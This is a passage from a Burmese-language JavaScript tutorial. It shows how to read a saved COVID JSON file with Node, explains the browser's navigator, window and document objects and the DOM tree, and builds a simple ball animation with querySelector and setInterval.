လက်တွေ့စမ်းကြည့်တဲ့အခါ Server ဘက်က Down နေတာတို့ Data ရယူတာ အကြိမ်ရေပြည့်သွားလို ထပ်မရတော့တာတို့ File Permission ပြဿနာရှိနေတာတို့လို ပြဿနာလေးတွေ ရှိနိုင်ပါတယ်။ ဒါတွေကို အဖြေရှာပုံ ရှာနည်းတွေထည့်ပြောမထားလို စမ်းကြည့်ရတာ အဆင်မပြောင် စိတ်မပျက်ပါနဲ့။ ရိုးရိုးနမူနာ တွေချည်းပဲ စမ်းနေရတာ ပျင်းစရာဖြစ်နေမှာစိုးလိုသာ လက်တွေ့ကျတဲ့ နမူနာတစ်ခုကို ထည့်ဖော်ပြလိုက် တာပါ။ တစ်ကယ်တော့ ဒီကုဒ်ကလည်း နည်းနည်းအဆင့်ကျော်ပြီး ဖော်ပြလိုက်တဲ့ကုဒ်လို ဆိုနိုင်ပါတယ်။

လက်စနဲ့ သိမ်းထားတဲ့ဖိုင်ကနေ ပြန်ယူပုံကိုလည်း တစ်ခါထဲပြောလိုက်ချင်ပါတယ်။ show-covid-info.js အမည်နဲ့ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
const fs = require("fs")

fs.readFile('covid-info.json', (err, data) => {
    if(err) {
        console.log(err)
    } else {
        const result = JSON.parse(data)
        const global = result.Global
        const allCountries = result.Countries
        const myanmar = allCountries.find(c => c.Country === "Myanmar")

        console.log("Global:", global, "Myanmar:", myanmar)
    }
})
```

`fs.readFile()` Method ကိုသုံးပြီး စောစောကသိမ်းထားတဲ့ဖိုင်ကို ဖတ်ယူလိုက်တာပါ။ Argument အနေနဲ့ File Name နဲ့ Callback တိုကိုပေးရပါတယ်။ Callback Function က `err` နဲ့ `data` ဆိုတဲ့ Argument နှစ်ခုကို လက်ခံပါတယ်။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ကိုဖတ်လိုမရရင် `err` ထဲမှာ Error Message ရှိနေမှာဖြစ်ပြီး ဖတ်လိုရရင် `data` ထဲမှာ File Content တွေ ရှိနေမှာပါ။

ဒါကြောင့် `err` ရှိမရှိစစ်ပြီး `err` မရှိတော့မှ `data` ကို `JSON.parse()` နဲ့ JavaScript Object ပြောင်းပေးလိုက်တာပါ။ ကျန်အဆင့်တွေရဲ့ အပို့ပို့ကိုတော့ ရှေ့မှာတစ်ခါ ရေးခဲ့ဖူးပြီးသားမို့လို ထပ်ပြောစရာ မလိုတော့ဘူးလိုထင်ပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ပါ။

```
node show-covid-info.js
```

Node မှာအခဲလို File System နဲ့ Network ပိုင်းစီမံတဲ့ Module တွေအပါအဝင် တြေား အသုံးဝင်တဲ့ Standard Module တွေ တစ်ခါတဲ့ပါဝင်ပါသေးတယ်။ စိတ်ဝင်စားရင် ဒီမှာ လေ့လာကြည့်နိုင်ပါတယ်။

<https://nodejs.org/api>

အခန်း (jj) – Document Object Model – DOM

ကနေ့ခေတ်မှာ DOM Manipulation ပါ၏ HTML Element တွေစီမံတဲ့အလုပ်တွေ လုပ်ဖို့အတွက် ရှိုးရှိုး JavaScript ကုဒ်တွေ အစအဆုံး ကိုယ်တိုင်ရေးဖို့ လိုချင်မှ လိုပါလိမ့်မယ်။ jQuery တို့ React တို့ Vuejs တို့ လို နည်းပညာတွေရဲ့ အကူအညီနဲ့ တစ်ဆင့်ခဲ့ ဆောင်ရွက်ကြဖို့ များပါတယ်။

ဒီနေရာမှာ အရေးကြီးတာလေးတစ်ခုကို သတိပြုပါ။ လေ့လာနည်းမမှန်ရင် အမြဲမပြတ်ပြောင်းလဲထွက်ပေါ်နေတဲ့ နည်းပညာသစ်တွေ နောက်ကို အမြဲမပြတ် လိုက်နေရတာ ရင်မောစရာကြီး ဖြစ်နေပါလိမ့်မယ်။ jQuery ပေါ်လာတယ်၊ ကောင်းတယ်ဆိုလို jQuery လေ့လာလိုက်တယ်။ နောက်တော့မှ React က ပို ကောင်းတယ် ဆိုလို React ကို အစအဆုံး ပြန်ပြောင်း လေ့လာရပြန်တယ်။ စသည်ဖြင့် နည်းပညာသစ်တစ်ခုပေါ်တိုင်း တစ်ခါ အစအဆုံး ကြက်တူရွေးနှုတ်တိုက် ဆိုသလို ၏-သည် မရွေး လေ့လာနေရတာ မလွယ်ပါဘူး။ ဒါပေမယ့် သိသုတေသနတိုက်တဲ့ အခြေခံတွေ ကြေညာက်ထားသူအတွက် ထပ်ဆင့်နည်းပညာတွေ ဘယ်လောက်ပြောင်းပြောင်း ရင်းမြစ်ကိုနားလည်ပြီး ဖြစ်လို တစ်ခုကနေ နောက်တစ်ခုကို အလွယ်တစ်ကူကူးပြောင်း လေ့လာ အသုံးချိန်ပါလိမ့်မယ်။ နည်းပညာသစ်မို့လို အသစ်ထပ် လေ့လာရတာကို ရှောင်လို့မရှိနိုင်ပေမယ့် အများကြီး လွယ်ကူမြန်ဆန်သွားမှာဖြစ်သလို အဲဒီလို လေ့လာရလိုလည်း ရင်မောစရာ မဖြစ်တော့တဲ့အပြင် စိတ်ဝင်စား ပျော်ချွင်စရာတောင် ဖြစ်နေနိုင်ပါသေးတယ်။

ဒါကြောင့် DOM နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေကို ဖော်ပြတဲ့အခါ। Browser ကိုအခြေခံဖန်တီးတဲ့ ပရောဂျက်အားလုံးရဲ့ အခြေခံရင်းမြစ်တစ်ခုအနေနဲ့ မဖြစ်မနေသိထားသင့်တဲ့အတွက် ဖော်ပြခြင်းဖြစ်ပါ တယ်။ တစ်ချို့ပရောဂျက်တွေမှာ ဒီနည်းတွေကို တိုက်ရှိက် သုံးဖြစ်ပါလိမ့်မယ်။ တစ်ချို့ပရောဂျက်တွေမှာ တစ်ဆင့်ခံ Framework တစ်ခုခုနဲ့ သုံးဖြစ်ပါလိမ့်မယ်။ သုံးခြင်း/မသုံးခြင်း က အမိကမဟုတ်ပါဘူး။ အမိက ကတော့ အခြေခံရင်းမြစ် နည်းပညာတစ်ခုအနေနဲ့ သိထားခြင်းအားဖြင့် ရေရှည်မှာ အကျိုးများမှာမိမ့်လို လေ့လာခြင်းဖြစ်ပါတယ်။

Document Object Model

Node မှာ Standard Module တွေရှိသလိုပဲ Browser မှာလည်း Standard Object တွေရှိပါတယ်။ အမိက အကျခံ့း သုံးခုကတော့ navigator, window နဲ့ document ဆိုတဲ့ Object သုံးခုပါ။

navigator Object မှာ Browser ကြီးတစ်ခုလုံးနဲ့ သက်ဆိုင်တဲ့ Property တွေ၊ Method တွေ၊ System နဲ့ပက်သက်တဲ့ Property တွေ၊ Method တွေ ပါဝင်ပါတယ်။ ဥပမာ Browser Version ကိုသိချင်ရင် User Agent Property ကို သုံးနိုင်တယ်။ navigator.userAgent ဆိုရင်ရပါတယ်။ လက်ရှိ အင်တာနက် ဆက်သွယ်ထားခြင်း ရှိမရှိ၊ ဘက်ထရီ ရှိမရှိ၊ အဲဒါမျိုးတွေ သိချင်ရင်လည်း navigator Object ကနေ တစ်ဆင့် ရယူအသုံးပြုနိုင်ပါတယ်။ ဒီနေရာမှာ အမိကထားပြောမယ့်အကြောင်းအရာတွေတော့ မဟုတ် သေးပါဘူး။ နောင်လိုအပ်လာရင် navigator Object နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို ဒီလိပ်စာ မှာ လေ့လာလို ရနိုင်ပါတယ်။

<https://developer.mozilla.org/en-US/docs/Web/API/Navigator>

window Object မှာတော့ လက်ရှိဖွင့်ထားတဲ့ Tab နဲ့ သက်ဆိုင်တဲ့ Property တွေ၊ Method တွေ ပါဝင်ပါ တယ်။ အရင်က Tab Browsing ဆိုတာ မရှိပါဘူး။ Web Page အသစ်တစ်ခုကို ထပ်ဖွင့်ချင်ရင် Browser Window အသစ်တစ်ခုနဲ့ပဲ ဖွင့်ရတာပါ။ Window ပဲ ရှိခဲ့လို Object အမည်က tab Object မဟုတ်ဘဲ window Object ဖြစ်နေတာပါ။ ဒါကြောင့် window Object ဆိုတာ လက်ရှိဖွင့်ထားတဲ့ Tab နဲ့ သက်ဆိုင် တဲ့ Object ဖြစ်တယ်လို မှတ်ထားရမှာပါ။ Window ပဲ Size တို့ Cursor Position တို့ လက်ရှိ URL တို့လို တန်ဖိုးတွေဟာ Property အနေနဲ့ ရှိနေပါတယ်။ ဥပမာ window.location.href ဆိုရင် လက်ရှိ ဖွင့်ထားတဲ့ URL ကို ရပါတယ်။ ဒါလည်းပဲ ဒီနေရာမှာ အမိကထည့်သွင်းလေ့လာမယ့် လုပ်ဆောင်ချက်

မဟုတ်သေးပါဘူး။ နောက်လိုအပ်ရင် ဒီလိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

<https://developer.mozilla.org/en-US/docs/Web/API/Window>

ထူးခြားချက်တစ်ခုကိုတော့ ထည့်ပြေဖြင့်ပါတယ်။ Browser တွေက window Object ရဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် window Object တစ်ဆင့်မခံဘဲ တိုက်ရှိက်အသုံးပြုလိုရအောင် စိစဉ်ပေးထားပါတယ်။ စောစောက နမူနာပြောခဲ့တဲ့ window.location.href ကို တစ်ကယ်သုံးရင် location.href လို သုံးနိုင်ပါတယ်။ ရှေ့က window မထည့်လည်းရပါတယ်။ ရလဒ်အတူတူပဲ ဖြစ်မှာပါ။ နောက်ဥပမာ တစ်ခုအနေနဲ့ window.alert လိုခေါ်တဲ့ Message Box တစ်ခုဖော်ပြပေးနိုင်တဲ့ လုပ်ဆောင်ချက် ရှိပါတယ်။ လက်တွေ့သုံးတဲ့အခါ နှစ်မျိုးသုံးလိုရပါတယ်။ ဒီလိုပါ -

JavaScript

```
window.alert("Hello DOM")
alert("Hello DOM")
```

ဒီထူးခြားချက်လေးကို မှတ်ထားပါ။ တစ်ကယ်တော့ Browser JavaScript မှာ Variable တွေ Function တွေကြညာလိုက်ရင် ကြညာလိုက်တဲ့ Variable တွေ Function တွေဟာ window Object ရဲ့ Property တွေ Method တွေဖြစ်သွားတာပါ။

JavaScript

```
var name = "Alice"
console.log(name)      // Alice
console.log(window.name) // Alice

function add(a, b) {
    return a + b
}

console.log(add(1, 2))          // 3
console.log(window.add(1, 2))    // 3
```


ဒါကြောင့် မူလရှိနေတဲ့ Global Function တွေရော၊ ကိုယ်ကြညာလိုက်တဲ့ Global Variable တွေ Function တွေရာ အားလုံးက window ရဲ့ Property တွေ Method တွေ ဖြစ်ကြတယ်လို့ မှတ်ရမှာပါ။

document Object ကတော့ အရေးအကြီးဆုံးပါပဲ။ အခုခြီးနေရာမှာ document Object နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေကို အဓိကထား လေ့လာချင်တာပါ။ document Object ဟာ လက်ရှိ HTML Document ကို ရည်ညွှန်းပြီး Document ထဲမှာပါတဲ့ Element နဲ့ Content တွေကို စီမံနိုင်တဲ့ Property တွေ Method တွေ စုစဉ်းပါဝင်ပါတယ်။ နမူနာအနေနဲ့ ဒီ HTML Structure ကိုကြည့်ပါ။

HTML

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
</head>
<body>
    <h1>Heading</h1>
    <p>
        Some paragraph content
        <a href="#">A Link</a>
    </p>
</body>
</html>
```

ပါဝင်တဲ့ Element တွေ Content တွေကို DOM နည်းပညာက Object Tree အဖြစ်ပြောင်းပြီး စီမံခွားမှာ ဖြစ်ပါတယ်။ ဗုံးစည်းပုံက ဒီလိုဖြစ်မှာပါ –



ဒါဟာ Document Object Model (DOM) ပါပဲ။ HTML Element တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Object Tree တစ်ခုကဲ့သို့ မှတ်ယူပြီး စီမံပေးနိုင်တဲ့ စနစ်ပါ။ HTML Element တွေဟာ Object Tree ကို တစ်ခုထဲက Node Object တွေဖြစ်သွားကြတာပါ။ အခေါ်အဝေါ် (၆) မျိုးမှတ်ထားဖို့ လိုပါလိမ့်မယ်။

- Root Node
- Element Node
- Text Node
- Child Node
- Parent Node
- Decedent Node

- နှမူနာအရ doctype နဲ့ html တို့ဟာ ပင်မ Root Node တွေပါ။ သူတို့ကရင်းမြစ်ပါပဲ။ သူတို့အပေါ်မှာ တခြား Node တွေမရှိတော့ပါဘူး။
- ဒီ Object Tree မှာ ပါဝင်တဲ့ Node တစ်ခုချင်းစိတို့ Element Node လိုခေါ်ပါတယ်။
- html Node အောက်မှာ head နဲ့ body ဆိုတဲ့ Child Node တွေ ရှိကြပါတယ်။ အပြန်အလှန်အားဖြင့် head Node ရဲ့ Parent Node က html Node ဖြစ်တယ်လို့ ပြောရပါတယ်။
- လက်ရှိ body Node မှာ h1 နဲ့ p ဆိုတဲ့ Child Node နှစ်ခု ထပ်ဆင့်ရှိပါသေးတယ်။ h1 နဲ့ p တို့ဟာ html ရဲ့ Child Node တွေ မဟုတ်ကြပါဘူး။ ဒါပေမယ့် သူတို့ကို html ရဲ့ Decedent Node လိုခေါ်ပါတယ်။ html ရဲ့ Child မဟုတ်ပေမယ့် သူအောက်မှာပဲ ထပ်ဆင့်ရှိနေတဲ့ Node တွေမြှိုလိုပါ။

- အပေါ်က နမူနာ HTML Structure ကို ဖြန့်ကြည့်ပါ။ <p> Element အတွင်းမှာ စာတစ်ချို့ပါဝင်ပါတယ်။ အဲဒီလိုစာတွေကို Text Node လိုခေါ်တာပါ။ ဒါကြောင့် ဒါ ရဲ့ Child Node အနေနဲ့ Text Node တစ်ခုနဲ့ အ Element Node တို့ ရှိနေကြတာပါ။

Node တစ်ခုချင်းစိတိ Object တွေလို့ မှတ်ယူနိုင်ပါတယ်။ ပြည့်ပြည့်စုစု ပြောမယ်ဆိုရင်တော့ HTML Element Object နဲ့ DOM Node Object နှစ်မျိုးကနေ ပေါင်းစပ် ဆင်းသက်လာတဲ့ Object တွေပါ။ ဒါကြောင့် အဲဒီ Node တွေမှာ Property တွေ Method တွေရှိကြပါတယ်။ ဒါ Property တွေထဲက ရွေးချယ်မှတ်သားသင့်တာတွေကို ခဏနေတော့ စုစုပေါင်းဖော်ပြပေးပါမယ်။

အရင်လေ့လာကြရမှာကတော့ လိုချင်တဲ့ Node ကို DOM Tree ကနေ ရွေးယူတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလိုရွေးယူနိုင်ဖို့အတွက် Selector Method တွေကို သုံးရပါတယ်။ အရင်ကတော့ အခုလို Method တွေကို သုံးကြပါတယ်။

- `document.getElementById()`
- `document.getElementsByTagName()`
- `document.getElementsByClassName()`

Element တွေကို id နဲ့ရွေးယူနိုင်သလို Element Name နဲ့လည်း ရွေးယူနိုင်မှာပါ။ class နဲ့လည်း ရွေးယူနိုင်ပါတယ်။ အခုနာက်ပိုင်းမှာတော့ ဒါ Method တွေထက်ပိုကောင်းတဲ့ Method တွေ ရှိနေပါပြီ။

- `document.querySelector()`
- `document.querySelectorAll()`

ဒါ Method တွေကတော့ CSS Selector ရေးထုံးအတိုင်း အသုံးပြုပြီး Element တွေကို ရွေးယူပေးနိုင်တဲ့ Method တွေပါ။ CSS မှာ Element Selector, Class Selector, ID Selector, Decedent Selector, Child Selector, Attribute Selector စသည်ဖြင့် စုံနေအောင်ရှိသလို၊ အဲဒီ Selector တွေအတိုင်း JavaScript မှာလည်း အကုန်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ `querySelector()` Method က Element တစ်ခုကို ရွေးယူဖို့ သုံးနိုင်ပြီး `querySelectorAll()` ကိုတော့ ပေးလိုက်တဲ့ Selector နဲ့ကိုက်ညီတဲ့ Element List ကို ရယူဖို့ သုံးနိုင်ပါတယ်။

Element တစ်ခုကို ရွေးယူပြီးနောက်မှာ DOM Property တွေ Method တွေကိုသုံးပြီး အဲဒီ Element ကို စီမံလိုကြပါ ဖြစ်ပါတယ်။ အသုံးများမဟု Property တွေ Method တွေအကြောင်း မပြောခင်၊ ပိုပြီးတော့ စိတ်ဝင်စားဖို့ ကောင်းသွားအောင် လက်တွေ့နမူနာလေးတစ်ခုလောက် အရင်လုပ်ကြည့်လိုက်ချင်ပါတယ်။


HTML Document တစ်ခုတည်ဆောက်ပြီး ဒီကုဒ်ကို ကူးရေးလိုက်ပါ။

HTML & CSS

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        #box {
            position: relative;
            width: 800px;
            height: 30px;
            padding: 10px;
            background: skyblue;
            border: 5px solid darkblue;
        }

        #ball {
            position: absolute;
            left: 0;
            top: 0;
            width: 30px;
            height: 30px;
            border-radius: 30px;
            background-color: red;
        }
    </style>
</head>
<body>
    <div id="box">
        <div id="ball"></div>
    </div>
</body>
</html>
```

HTML/CSS တွေအကြောင်းကို သိရှိပြီးသားဖြစ်တယ်လို့ သဘောထားတဲ့အတွက် ဒီကုဒ်ရဲ့ အကြောင်းကို ရှင်းပြမန်တော့ပါဘူး။ ရှင်းနေမှ ရှုပ်နေပါသေးတယ်။ ရေးထားတဲ့ ကုဒ်ကိုသာ လေ့လာကြည့်လိုက်ပါ။ ရလဒ်ကတော့ အခုလိုရရှိမှာဖြစ်ပါတယ်။



လုပ်ကြည့်ချင်တာက id မှာ ball လိုပေးထားတဲ့ Element လေး ရွှေ့လျှေးနေတဲ့ Animation လုပ်ဆောင်ချက်လေး ရအောင် JavaScript နဲ့ ရေးကြည့်ချင်တာပါ။ သိပ်မခက်ပါဘူး။ လက်ရှိရေးထားတဲ့ CSS ကုဒ်ကိုလေ့လာကြည့်လိုက်ရင် #ball Element အတွက် position: absolute နဲ့ top: 0; left: 0 လို့ သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ JavaScript ကုဒ်လေးတစ်ချို့ စရေးကြပါမယ်။ ဒီကုဒ်ကို ကို HTML Structure ရဲ့အောက်နား </body> မပိတ်ခင်လေးမှာ ရေးထည့်ပေးလိုက်ပါ။

HTML & JavaScript

```
<script>
  let ball = document.querySelector("#ball")
  ball.style.left = "100px"
</script>
```

querySelector() ကိုသုံးပြီး ID Selector နဲ့ #ball Element ကို ရွေးယူလိုက်ပါတယ်။ ရလဒ်ကို ball Variable ထဲမှာ ထည့်လိုက်ပါတယ်။ Variable ထဲကိုရောက်ရှိသွားမှာ Element Reference ခေါ်

အညွှန်စီမံချက်များတစ်ခုဖြစ်ပါတယ်။ ဒီသဘောကို Variable က ရွေးထားတဲ့ Element ကို စောက်ထားလိုက်တာ လို မြင်ကြည့်နိုင်ပါတယ်။ ဒါကြောင့် Variable ပေါ်မှာပြလိုက်လိုက်တဲ့ အပြောင်းအလဲတွေဟာ Element ပေါ်မှာလည်း သက်ရောက်သွားမှာဖြစ်ပါတယ်။


ပထမဗုဒ္ဓိုးဆုံး DOM Property အနေနဲ့ style Property ကို အသုံးပြုထားတာကို တွေ့ရနိုင်ပါတယ်။ style Property နဲ့အတူ CSS Property တွေထဲက နှစ်သက်ရာကို ပူးတဲ့အသုံးပြုနိုင်ပါတယ်။ background, border, color, textAlign, margin, paddingTop စသည်ဖြင့်ပါ။ ဒီနေရာမှာ ရေးဟန်ကို သတိပြုပါ။ CSS တွေရေးတဲ့အခါ text-align, padding-top စသည်ဖြင့် Dash လေးတွေသုံးပြီး ရေးကြပါတယ်။ JavaScript ကုဒ်ထဲမှာ Dash တွေကိုသုံးခွင့်မရှိ Camel Case နဲ့ပြောင်းရေးပေးရပါတယ်။ textAlign ဆိုရင် textAlign၊ paddingTop ဆိုရင် paddingTop စသည်ဖြင့် ပြောင်းရေးပေးရပါတယ်။

အကယ်၍ CSS ရေးထုံးအတိုင်းပဲ ရေးချင်တယ်ဆိုရင်လည်း ရတော့ရပါတယ်။ Object Property ရေးထုံးအစား Array Index ရေးထုံးကိုသုံးနိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ -

Pseudocode

```
element.style["padding-top"] = "10px"
element.style["text-align"] = "center"
```

နမူနာမှာတော့ Object Property ရေးထုံးကိုပဲသုံးပြီးတော့ ball.style.left = 100px လို ပြောထားတဲ့အတွက် #ball Element ရဲ့ CSS Style left ရဲ့တန်ဖိုး 100px ဖြစ်သွားပါပြီ။ မူလ CSS ကုဒ်ထဲမှာ 0 လိုပြောထားပေမယ့် ဒီ JavaScript ကုဒ်အလုပ်လုပ်သွားတဲ့အခါ တန်ဖိုးပြောင်းသွားပါပြီ။ ဒါကြောင့် စမ်းကြည့်လိုက်ရင် ရလဒ်ကို အခုလိုတွေ့မြင်ရမှာပါ။



#ball Element ဟာ left: 100px မှာနေရာယူဖော်ပြန်ခြင်းပဲဖြစ်ပါတယ်။ ဒီ Element လေးတစ်ဖြည့်းဖြည့်းနဲ့ ရွှေ့သွားတဲ့ လုပ်ဆောင်ချက်လေး ရဖို့အတွက် JavaScript ကုဒ်ကို ဒီလိုပြင်ရေးပေးလိုက်ပါမယ်။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")

    let left = 0

    setInterval(() => {
        left += 1
        if(left > 790) left = 0
        ball.style.left = `${left}px`
    }, 10)
</script>
```

left Variable တစ်ခုကြညာထားပြီး တန်ဖိုးကို 0 လိုသတ်မှတ်ထားပါတယ်။ ပြီးခဲ့တဲ့အခန်းတွေမှာ setTimeout() Function အကြောင်းကို လေ့လာဖူးခဲ့ကြပါတယ်။ သတ်မှတ်ထားတဲ့အခါ်နှင့် ရောက်တော့မှ Callback Function ကို အလုပ်လုပ်ပေးတဲ့ Function ပါ။ အခုတစ်ခါ setIntervel()

Function ကို သုံးပြထားပါတယ်။ `setInterval()` ကလည်း `setTimeout()` လိုပါပဲ။ သတ်မှတ် အချိန် ရောက်တော့မှ Callback Function ကို အလုပ်လုပ်ပေးတာပါ။ ဒါပေမယ့် `setTimeout()` က တစ်ကြိမ်ပဲ လုပ်ဖိုး `setInterval()` ကတော့ ထပ်ခါထပ်ခါ လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။ နမူနာမှာ `setInterval()` ရဲ့ ဒုတိယ Argument ကို 10 လိုပေးထားတဲ့အတွက် 10 မီလီစက္ကန်ပြည့်တိုင်း တစ်ကြိမ် ထပ်ခါထပ်ခါ အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။

ဘာတွေ လုပ်သွားတာလဲဆိုတော့ ရေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ `left` ကို 1 တိုးပေးထားတာပါ။ ဒါကြောင့် 10 မီလီစက္ကန်တိုင်းမှာ `1px` စီဘယ်ကနေညာကို ရွှေ့သွားမှာ ဖြစ်ပါတယ်။ အဲဒီလိုရွှေ့သွားတဲ့ အခါပင်မ `box` Element ထက်တော့ ကျဉ်းမသွားစေချင်ပါဘူး။ ဒါကြောင့် `box` ရဲ့ `width` ဖြစ်တဲ့ 800 ကို ကျဉ်းသွားခဲ့ရင် `left` တန်ဖိုးကို 0 ပြန်လုပ်ပေးရမှာပါ။ နမူနာမှာ 800 လို့ မသတ်မှတ်ဘဲ 790 ကို ကျဉ်းသွားရင် 0 ဖြစ်ရမယ်လို့ ပြန်သတ်မှတ် ထားတာကတော့ `box width + (padding * 2)` – `ball width` ကိုတွက်ယူထားတာ မို့လိုပါ။ CSS Box Model ကိုလေ့လာဖူးရင် Padding ကြောင့် Box အရွယ်အစား ပြောင်းပံ့ကို သိကြပြီးဖြစ်မှာပါ။ မိမိနှစ်သက်ရာတန်ဖိုးတွေ အမျိုးမျိုးအတိုးအလျော့ပြောင်းပြီး စမ်းကြည့်သင့်ပါတယ်။

တစ်ကယ်တော့ ဒီလုပ်ဆောင်ချက် ရုံးအတွက် JavaScript ကုဒ်တွေ မလိုသေးပါဘူး၊ CSS Animation နဲ့ တင် လုပ်လိုရနိုင်ပါတယ်။ ဒါပေမယ့် HTML Element တွေကို JavaScript နဲ့ စီမံနှင့်တယ်ဆိုတဲ့ သဘောသဘာဝ နမူနာကို ရစေဖို့အတွက် ဖော်ပြလိုက်တာပါ။ ရေးလက်စနဲ့ စဉ်းစားစရာ Condition Logic လေးတစ်ချို့ ထပ်ဖြည့်ပါ၏ီးမယ်။

လက်ရှုနမူနာမှာ `ball` လေးက အဆုံးကိုရောက်ရင် အစကို ချက်ချင်းပြန်ရောက်သွားပါတယ်။ အဲဒီလို ချက်ချင်းပြန်ရောက်မယ့်အစား တစ်ရွှေ့ရွှေ့နဲ့ အဆုံးကိုရောက်သွားရင် တစ်ရွှေ့ရွှေ့နဲ့ပဲ အစကို ပြန်သွားအောင် လုပ်ကြည့်ချင်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို ဒီလိုပြင်ပေးရမှာပါ။

HTML & JavaScript

```

<script>
    let ball = document.querySelector("#ball")

    let left = 0
    let direction = "right"

    setInterval(() => {
        if(direction === "right") {
            left += 1
            if(left > 790) direction = "left"
        } else {
            left -= 1
            if(left < 1) direction = "right"
        }

        ball.style.left = `${left}px`
    }, 10)
</script>

```

နမူနာမှာ direction Variable တစ်ခု ပါသွားပါပြီ။ setInterval() ထဲမှာ direction က right ဖြစ်မှ left တန်ဖိုးကို 1 တိုးထားပါတယ်။ မဟုတ်ဘူးဆိုရင် 1 နှုတ်ထားပါတယ်။ ဒါကြောင့် တစ်ရွှေရွှေ 1 တိုးပြီးသွားရာကနေ အဆုံးကိုရောက်တဲ့အခါ တစ်ရွှေရွှေ 1 နှုတ်ပြီး ပြန်လာမှာ ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို လေ့လာပြီး သေချာစဉ်းစားကြည့်ပါ။ ပရိဂရမ်းမင်းဆိုတာ ဒီလိုပဲ Logic လေးတွေကိုစဉ်းစားတွေးခေါ် အသုံးချရတာမျိုးပါ။

ဆက်လက်ပြီးတော့ ရွှေနေတဲ့ ball လေးကို ကြိုက်တဲ့အချိန် ရပ်လို့/ပြန်စလို့ ရတဲ့ လုပ်ဆောင်ချက် ထပ်ထည့်ပါ၌မယ်။ ဒီအတွက် onClick လိုပေါ်တဲ့ HTML Attribute ကို သုံးနိုင်ပါတယ်။ ရေးလက်စ HTML Structure ထဲမှာ အခုလို <button> Element နှစ်ခု ထည့်ပေးပါ။

HTML

```

